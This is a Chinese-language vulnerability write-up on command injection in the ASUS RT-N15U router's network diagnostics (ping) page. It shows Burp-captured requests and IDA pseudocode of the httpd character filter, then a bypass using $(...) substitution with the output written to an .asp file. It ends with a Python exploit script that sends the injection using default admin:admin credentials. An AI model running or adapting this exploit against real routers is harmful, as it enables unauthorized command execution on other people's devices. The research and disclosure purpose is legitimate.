

ASUS RTN15U 网络诊断功能处命令执行

猜测分析

在测试web端按钮时，疑似发现ping下面的框可以命令执行




具体分析

在点击页面发现可以开启telnet服务，为后续验证命令执行提供便利



telnet开启成功



先直接拼接命令看看是不是能执行成功

```
admin@RT-N15U:/www# grep -r "jiawen.asp"
^C
admin@RT-N15U:/www#
```

这里发现并没有成功，所以思考是不是有什么过滤，看一下页面是哪里来的先

```
h:~/Desktop/HS/_FW_RT_N15U_30043763754.zip.extracted/_FW_RT_N15U_3004
3763754.trx.extracted/squashfs-root$ grep -r "Main_Analysis_Content.asp"
Binary file usr/sbin/httpd matches
```

在httpd这个二进制文件中

这里先抓个包，看看传了什么参数

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main panel displays a list of HTTP requests. The selected request is a GET request to /apply.cgi?current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&group_id=6&modified=0&action_mode=Refresh&action_script=action_wait=6first_time=6preferred_lang=CN&SystemCmds=ping+cv5+192.168.2.1+%7Cps+%3E+ywb.asp&firmver=3.0.0.4&cmdMethod=ping&destIP=192.168.2.1+%7Cps+%3E+ywb.asp&pingCnt=5 HTTP/1.1. The response panel shows the HTTP status 200 OK and the HTML content, which includes a meta tag for refresh and a meta tag for Content-Type.

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
5464	http://192.168.1.1	GET	/ajax_status.xml		200	994	XML	xml				192.168.1.1		19:55:58.2...	8080
5465	http://192.168.1.1	GET	/cmdRet_check.htm		200	208	HTML	htm				192.168.1.1		19:55:59.2...	8080
5466	http://192.168.1.1	GET	/ajax_status.xml		200	994	XML	xml				192.168.1.1		19:55:59.2...	8080
5467	http://192.168.1.1	GET	/cmdRet_check.htm		200	208	HTML	htm				192.168.1.1		19:56:00.2...	8080
5468	http://192.168.1.1	GET	/cmdRet_check.htm		200	208	HTML	htm				192.168.1.1		19:56:01.2...	8080
5470	http://192.168.1.1	GET	/ajax_status.xml		200	994	XML	xml				192.168.1.1		19:56:02.2...	8080
5471	http://192.168.1.1	GET	/ajax_status.xml		200	994	XML	xml				192.168.1.1		19:56:02.2...	8080
5472	http://192.168.1.1	GET	/cmdRet_check.htm		200	208	HTML	htm				192.168.1.1		19:56:02.2...	8080
5473	http://192.168.1.1	GET	/apply.cgi?current_page=Main A...		200	377	HTML	cgi				192.168.1.1		19:56:03.2...	8080
5474	http://192.168.1.1	GET	/Main_Analysis_Content.asp		200	9786	HTML	asp				192.168.1.1		19:56:03.2...	8080
5477	http://192.168.1.1	GET	/state.js		200	103029	script	js				192.168.1.1		19:56:03.2...	8080
5478	http://192.168.1.1	GET	/help.js		200	72289	script	js				192.168.1.1		19:56:03.2...	8080
5479	http://192.168.1.1	GET	/popup.js		200	6364	script	js				192.168.1.1		19:56:03.2...	8080

Request

1 GET /apply.cgi?current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&group_id=6&modified=0&action_mode=Refresh&action_script=action_wait=6first_time=6preferred_lang=CN&SystemCmds=ping+cv5+192.168.2.1+%7Cps+%3E+ywb.asp&firmver=3.0.0.4&cmdMethod=ping&destIP=192.168.2.1+%7Cps+%3E+ywb.asp&pingCnt=5 HTTP/1.1

Response

1 HTTP/1.0 200 OK
2 Server: httpd
3 Date: Sat, 01 Jan 2011 00:38:08 GMT
4 X-UA-Compatible: IE=EmulateIE7
5 Cache-Control: no-cache
6 Pragma: no-cache
7 Expires: 0
8 Content-Type: text/html
9 Connection: close
10
11 <html>
12 <head>
13 <meta http-equiv="refresh" content="0" url="http://192.168.1.1/Main_Analysis_Content.asp">
14 <meta http-equiv="Content-Type" content="text/html">
15 </head>
16 </html>


destIP是我们输入的IP，但是去IDA里面搜索这个关键字找不到存在的地方

于是再看到SystemCmd这个参数，里面也有我们输入的IP，于是去查了一下SystemCmd这个关键字


The screenshot shows the IDA View-A interface with the Strings window open. The Strings window displays a list of strings found in the binary. The search results for 'SystemCmd' are highlighted in yellow. The strings are:

Address	Length	Type	String
LOAD:004...	0000000A	C	SystemCmd
.rodata:...	0000000A	C	SystemCmd
.rodata:...	0000001C	C	[httpd] Invalid SystemCmd!\n


发现第三个交叉引用到



想看一下伪代码报错了



复制41FFFC这个地址，G输入进去跳转到这个地址，把这个地址D转换为数据



这样子就可以看到伪代码了，伪代码发现过滤了6种字符，也确定了是通过systemcmd这个来传参的

```

}
if ( !strcmp(cgi, " Refresh ") )
{
    v6 = (const char *)get_cgi((int)"SystemCmd");
    if ( !v6 )
        v6 = "";
    if ( !strchr(v6, '&')
        && !strchr(v6, ';')
        && !strchr(v6, '%')
        && !strchr(v6, '|')
        && !strchr(v6, '\n')
        && !strchr(v6, '\r') )
    {
        if ( !strcmp(v4, "Main_Netstat_Content.asp") && !strncasecmp(v6, "netstat", 7u)
            || !strcmp(v4, "Main_Analysis_Content.asp")
            && (!strncasecmp(v6, "ping", 4u) || !strncasecmp(v6, "traceroute", 0xAu) || !strncasecmp(v6, "nslookup", 8u)) )
        {
            strncpy(&SystemCmd, v6, 0x80u);
LABEL_119:
            v15 = a2;
            v16 = v4;
            goto LABEL_120;
        }
        if ( !strcmp(v4, "Main_WOL_Content.asp") && !strncasecmp(v6, "ether-wake", 0xAu) )
        {
LABEL_34:
            strncpy(&SystemCmd, v6, 0x80u);
            sys_script("syscmd.sh");
        }
    }
}

1 char *__fastcall sys_script(const char *a1)
2 {
3     char *result; // $v0
4     const char *v3; // [sp+18h] [-48h] BYREF
5     int v4; // [sp+1Ch] [-44h]
6     char v5[64]; // [sp+20h] [-40h] BYREF
7
8     sprintf(v5, "/tmp/%s", a1);
9     if ( !strcmp(a1, "syscmd.sh") )
10    {
11        if ( !SystemCmd )
12            return (char *)system("echo > /tmp/syscmd.log\n");
13        sprintf(&SystemCmd, 0x80u, "%s > /tmp/syscmd.log 2>&1 && echo 'XU6J03M6' >> /tmp/syscmd.log &\n", &SystemCmd);
14        system(&SystemCmd);
15        return strcpy(&SystemCmd, "");
16    }
17    return result;
18 }

```

那么找到了过滤的字符，尝试绕过，在web端尝试输出192.168.1.1\$(ps>jiawen.asp)

网络工具 - 网络诊断

发送 ICMP ECHO_REQUEST 封包至网络主机。

方式	Ping
目标	192.168.1.1\$(ps>jiawen.asp)
总数	5

网络诊断

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: seq=0 ttl=64 time=5.719 ms
64 bytes from 192.168.1.1: seq=1 ttl=64 time=33.365 ms
64 bytes from 192.168.1.1: seq=2 ttl=64 time=0.426 ms
64 bytes from 192.168.1.1: seq=3 ttl=64 time=0.433 ms
64 bytes from 192.168.1.1: seq=4 ttl=64 time=0.914 ms

--- 192.168.1.1 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.426/8.171/33.365 ms
```

iot@research: ~

File Edit View Search Terminal Help

```
admin@RT-N15U:/www# cat jiawen.asp
PID USER      VSZ STAT COMMAND
  1 admin      2316 S    /sbin/init
  2 admin        0 SW    [kthreadd]
  3 admin        0 SW    [ksoftirqd/0]
  4 admin        0 SW    [kworker/0:0]
  5 admin        0 SW<   [kworker/0:0H]
  6 admin        0 SW    [kworker/u2:0]
  7 admin        0 SW    [kworker/u2:0]
```

执行成功

我们假设没有telnet该怎么看回显查看是否执行成功了呢

我们可以给命令执行的时候\$(ps>jiawen.asp)用http://localhost/jiawen.asp直接请求这个页面查看是否执行成功

至于为什么是.asp呢，这里之前命令注入的时候创建的是.txt的文件，去直接请求.txt发现返回的是404的界面，所以根据猜测应该是有什么规则，去搜索有没有什么规则文件也并没有找到，于是猜测也是集成写在了httpd二进制文件中，于是在IDA里面搜索*.asp 就发现了httpd这个二进制文件中存在一些规则，使它只能在web端访问这些规则的界面

```

    .align 2
aXml:.ascii "***.xml"<0>                                # DATA XREF: .data
    .align 2
aHtm:.ascii "***.htm"<0>                                # DATA XREF: .data
aAsp:.ascii "***.asp"<0>                                # DATA XREF: .data
+aAppcache:.ascii "***.appcache"<0>                    # DATA XREF: .data
+aTextCacheManif:.ascii "text/cache-manifest"<0>
)                                                        # DATA XREF: .data
    aGz:.ascii "***.gz"<0>                                # DATA XREF: .data
    .align 2
+aApplicationOct:.ascii "application/octet-stream"<0>
+
                                                        # DATA XREF: .data
    .align 4
aTgz:.ascii "***.tgz"<0>
    .align 2
aZip:.ascii "***.zip"<0>
    .align 4
aIpk:.ascii "***.ipk"<0>
    .align 2
aCss_0:.ascii "***.css"<0>
    .align 4
aTextCss:.ascii "text/css"<0>
    .align 2
aPng_0:.ascii "***.png"<0>
    .align 2
) aImagePng:.ascii "image/png"<0>
    .align 4
aGif_0:.ascii "***.gif"<0>
    .align 2
) aImageGif:.ascii "image/gif"<0>
    .align 2
aJpg:.ascii "***.jpg"<0>
    .align 2
+aImageJpeg:.ascii "image/jpeg"<0>
    .align 2
aSvg:.ascii "***.svg"<0>
    .align 4
+aImageSvgXml:.ascii "image/svg+xml"<0>
    .align 4
aSwf:.ascii "***.swf"<0>
    .align 2
+aApplicationXSh:.ascii "application/x-shockwave-flash"<0>
    .align 2

```

```
aHtc:.ascii "**.htc"<0>
aJs:.ascii "**.js"<0>
.align 4
aCab:.ascii "**.cab"<0>
.align 2
aTextTxt:.ascii "text/txt"<0>
.align 2
aCfg_0:.ascii "**.CFG"<0>
.align 2
aApplicationFor:.ascii "application/force-download"<0>
.align 2
aFtpservertreeC:.ascii "ftpServerTree.cgi*"<0>
.align 2
a0vpn:.ascii "**.ovpn"<0>
```

EXP

```
import requests

cmd = "ps+>+jiawen.asp"
syscmd = "ping+-c+5+$("+cmd+")"

burp0_url = "http://192.168.1.1:80/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP
="+cmd+"&pingCNT=5"
burp0_headers = {"Authorization": "Basic YWRtaW46YWRtaW4=", "Referer":
"http://192.168.1.1/Main_Analysis_Content.asp"}
requests.get(burp0_url, headers=burp0_headers)

burp1_url = "http://192.168.1.1:80/Main_Analysis_Content.asp"
burp1_headers = {"Authorization": "Basic YWRtaW46YWRtaW4=", "Referer":
"http://192.168.1.1/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP
```



```
= "+cmd+"&pingCNT=5"}  
requests.get(burp1_url, headers=burp1_headers)
```